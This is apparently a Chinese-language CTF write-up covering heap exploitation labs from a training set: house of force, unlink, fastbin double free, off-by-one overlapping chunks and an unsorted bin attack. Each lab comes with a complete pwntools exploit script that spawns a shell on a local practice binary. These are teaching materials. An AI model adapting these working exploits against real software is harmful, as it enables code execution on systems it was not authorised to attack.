
说一下怎么修复IDA中的结构体

识别出结构体的具体结构后


shift+F1, insert插入识别出的结果



shift+F9,insert导入我们刚添加的local type



然后我们在结构体变量上y一下，制定其数据类型即可



修复的效果图如下：

```
24          read(0, &buf, 8u);
25          size = atoi(&buf);
26          v0 = (struct note *)notelist[i];
27          v0->content = (char *)malloc(size);
28          if ( !*((_DWORD *)notelist[i] + 1) )
29          {
```

lab11-bamboobox

可以种house of force，也可以使用unlink，先说house of force的方法

house of force

简单说一下我对hof的理解，如果我们能控制**top_chunk**的**size**，那么我们就可以通过控制malloc一些精心设计的**大数/负数**来实现控制top_chunk的指针，就可以实现任意地址写的效果，个人感觉，hof的核心思想就在这个force上，疯狂malloc，简单粗暴效果明显

```
lab11 [master●] cat hof.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from zio import l64
from time import sleep
import sys
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

io = process("./bamboobox")

def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)


def add(length, name):
    io.sendlineafter(":", "2")
    io.sendlineafter(":", str(length))
    io.sendafter(":", name)

def change(idx, length, name):
    io.sendlineafter(":", "3")
    io.sendlineafter(":", str(idx))
    io.sendlineafter(":", str(length))
    io.sendafter(":", name)

def exit():
    io.sendlineafter(":", "5")

if __name__ == "__main__":
    add(0x60, cyclic(0x60))
    #  DEBUG()
    change(0, 0x60 + 0x10, cyclic(0x60) + p64(0) + l64(-1))
    add(-(0x60 + 0x10) - (0x10 + 0x10) - 0x10, 'aaaa') # -(sizeof(item)) - sizeof(box) - 0x10
    add(0x10, p64(ELF("./bamboobox").sym['magic']) * 2)
    exit()

    io.interactive()
    io.close()
```

unlink

至于unlink，在这个slide中有较大篇幅的介绍，就不在说明原理了

```
lab11 [master●] cat unlink.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from time import sleep
import sys
```

```
context.arch = 'amd64'
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

io = process("./bamboobox")
# process("./bamboobox").libc will assign libc.address but ELF("./bamboobox") won't
#  libc = io.libc
elf = ELF("./bamboobox")
libc = elf.libc

def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)

def show():
    io.sendlineafter(":", "1")

def add(length, name):
    io.sendlineafter(":", "2")
    io.sendlineafter(":", str(length))
    io.sendafter(":", name)

def change(idx, length, name):
    io.sendlineafter(":", "3")
    io.sendlineafter(":", str(idx))
    io.sendlineafter(":", str(length))
    io.sendafter(":", name)

def remove(idx):
    io.sendlineafter(":", "4")
    io.sendlineafter(":", str(idx))

def exit():
    io.sendlineafter(":", "5")

if __name__ == "__main__":
    add(0x40, '0' * 8)
    add(0x80, '1' * 8)
    add(0x40, '2' * 8)
    ptr = 0x6020c8

    fakeChunk = flat([0, 0x41, ptr - 0x18, ptr - 0x10, cyclic(0x20), 0x40, 0x90])
    change(0, 0x80, fakeChunk)
    remove(1)
    payload = flat([0, 0, 0x40, elf.got['atoi']])
    change(0, 0x80, payload)
    show()
    libc.address = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\x00')) - libc.sym['atoi']
    success("libc.address -> {:#x}".format(libc.address))
    #  libcBase = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\x00')) - libc.sym['atoi']
    #  success("libcBase -> {:#x}".format(libcBase))
    pause()

    change(0, 0x8, p64(libc.sym['system']))
    #  change(0, 0x8, p64(libcBase + libc.sym['system']))
    io.sendline('$0')

    io.interactive()
    io.close()
```

可以看出，通过house of house直接控制函数指针进而控制ip的方法代码量少了不少，这也提醒我们不要放弃利用任何一个函数指针的机会

lab12-secretgarden

double free的题目，所谓double free，指的就是对同一个allocated chunk free两次，这样就可以形成一个类似**0 -> 1 -> 0**的cycled bin list，这样当我们malloc出0时，就可以修改bin list中0的fd，如**1 -> 0 -> target**，这样只要我们再malloc三次，并通过malloc的检查，就可以实现malloc到任何地址，进而实现任意地址写，至于double free的检查怎么绕过可以看这个slide

```
lab12 [master●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io, "b *0x4009F2")

def Raise(length, name):
    io.sendlineafter(" : ", "1")
    io.sendlineafter(" :", str(length))
    io.sendafter(" :", name)
    io.sendlineafter(" :", "nb")

def remove(idx):
    io.sendlineafter(" : ", "3")
    io.sendlineafter(":", str(idx))

if __name__ == "__main__":
    #  io = process("./secretgarden", {"LD_PRELOAD": "./libc-2.23.so"})
    io = process("./secretgarden")

    Raise(0x50, "000") # 0
    Raise(0x50, "111") # 1

    remove(0) # 0
    #  pause()
    remove(1) # 1 -> 0
    remove(0) # 0 -> 1 -> 0

    magic = ELF("./secretgarden").sym["magic"]
    fakeChunk = 0x601ffa
    payload = cyclic(6) + p64(0) + p64(magic) * 2

    Raise(0x50, p64(fakeChunk)) # 0
    Raise(0x50, "111") # 1
    Raise(0x50, "000")
    #  DEBUG()
    Raise(0x50, payload)

    io.interactive()
    io.close()
```

lab13-heapcreator

在edit_heap中有一个故意留下来的off-by-one，并且不是off-by-one null byte，因此可以使用extended chunk这种技巧造成overlapping chunk，进而通过将*content覆写为某函数的got(如free/atoi)就可以leak出libc的地址，然后将改写为system的地址，控制参数即可get shell

关于extended chunk的介绍可以看这个**slide**

```
lab13 [master●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context.log_level = "debug"

def create(size, content):
    io.sendlineafter(" :", "1")
    io.sendlineafter(" : ", str(size))
    io.sendlineafter(":", content)

def edit(idx, content):
    io.sendlineafter(" :", "2")
    io.sendlineafter(" :", str(idx))
    io.sendlineafter(" : ", content)

def show(idx):
    io.sendlineafter(" :", "3")
    io.sendlineafter(" :", str(idx))

def delete(idx):
    io.sendlineafter(" :", "4")
    io.sendlineafter(" :", str(idx))

if __name__ == "__main__":
    io = process("./heapcreator", {"LD_LOADPRE": "/lib/x86_64-linux-gnu/libc.so.6"})
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

    create(0x18, '0000') # 0
    create(0x10, '1111') # 1

    payload = "/bin/sh\0" + cyclic(0x10) + p8(0x41)
    edit(0, payload) # overwrite 1

    delete(1) # overlapping chunk

    freeGot = 0x0000000000602018
    payload = p64(0) * 4 + p64(0x30) + p64(freeGot)
    create(0x30, payload)
    show(1)

    libcBase = u64(io.recvuntil("\x7f")[-6: ].ljust(8, "\x00")) - libc.sym["free"]
    success("libcBase -> {:#x}".format(libcBase))
    #  pause()
    edit(1, p64(libcBase + libc.sym["system"]))

    delete(0)
    io.interactive()
    io.close()
```

lab14-magicheap

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from time import sleep
import sys
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

io = process("./magicheap")
elf = ELF("./magicheap")
#  libc = ELF("")

def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)


def create(size, content, attack = False):
    io.sendlineafter("choice :", "1")
    io.sendlineafter(" : ", str(size))
    io.sendlineafter(":", content)


def edit(idx, size, content):
    io.sendlineafter("choice :", "2")
    io.sendlineafter(" :", str(idx))
    io.sendlineafter(" : ", str(size))
    io.sendlineafter(" : ", content)

def delete(idx):
    io.sendlineafter("choice :", "3")
    io.sendlineafter(" :", str(idx))


if __name__ == "__main__":
    create(0x10, 'aaaa')
    create(0x80, 'bbbb')
    create(0x10, 'cccc')

    delete(1)

    payload = cyclic(0x10) + p64(0) + p64(0x91) + p64(0) + p64(elf.symbols["magic"] - 0x10)
    edit(0, 0x10 + 0x20, payload)

    create(0x80, 'dddd')

    io.sendlineafter("choice :", "4869")
    io.interactive()
    io.close()
```

lab15-zoo

pwn in C++

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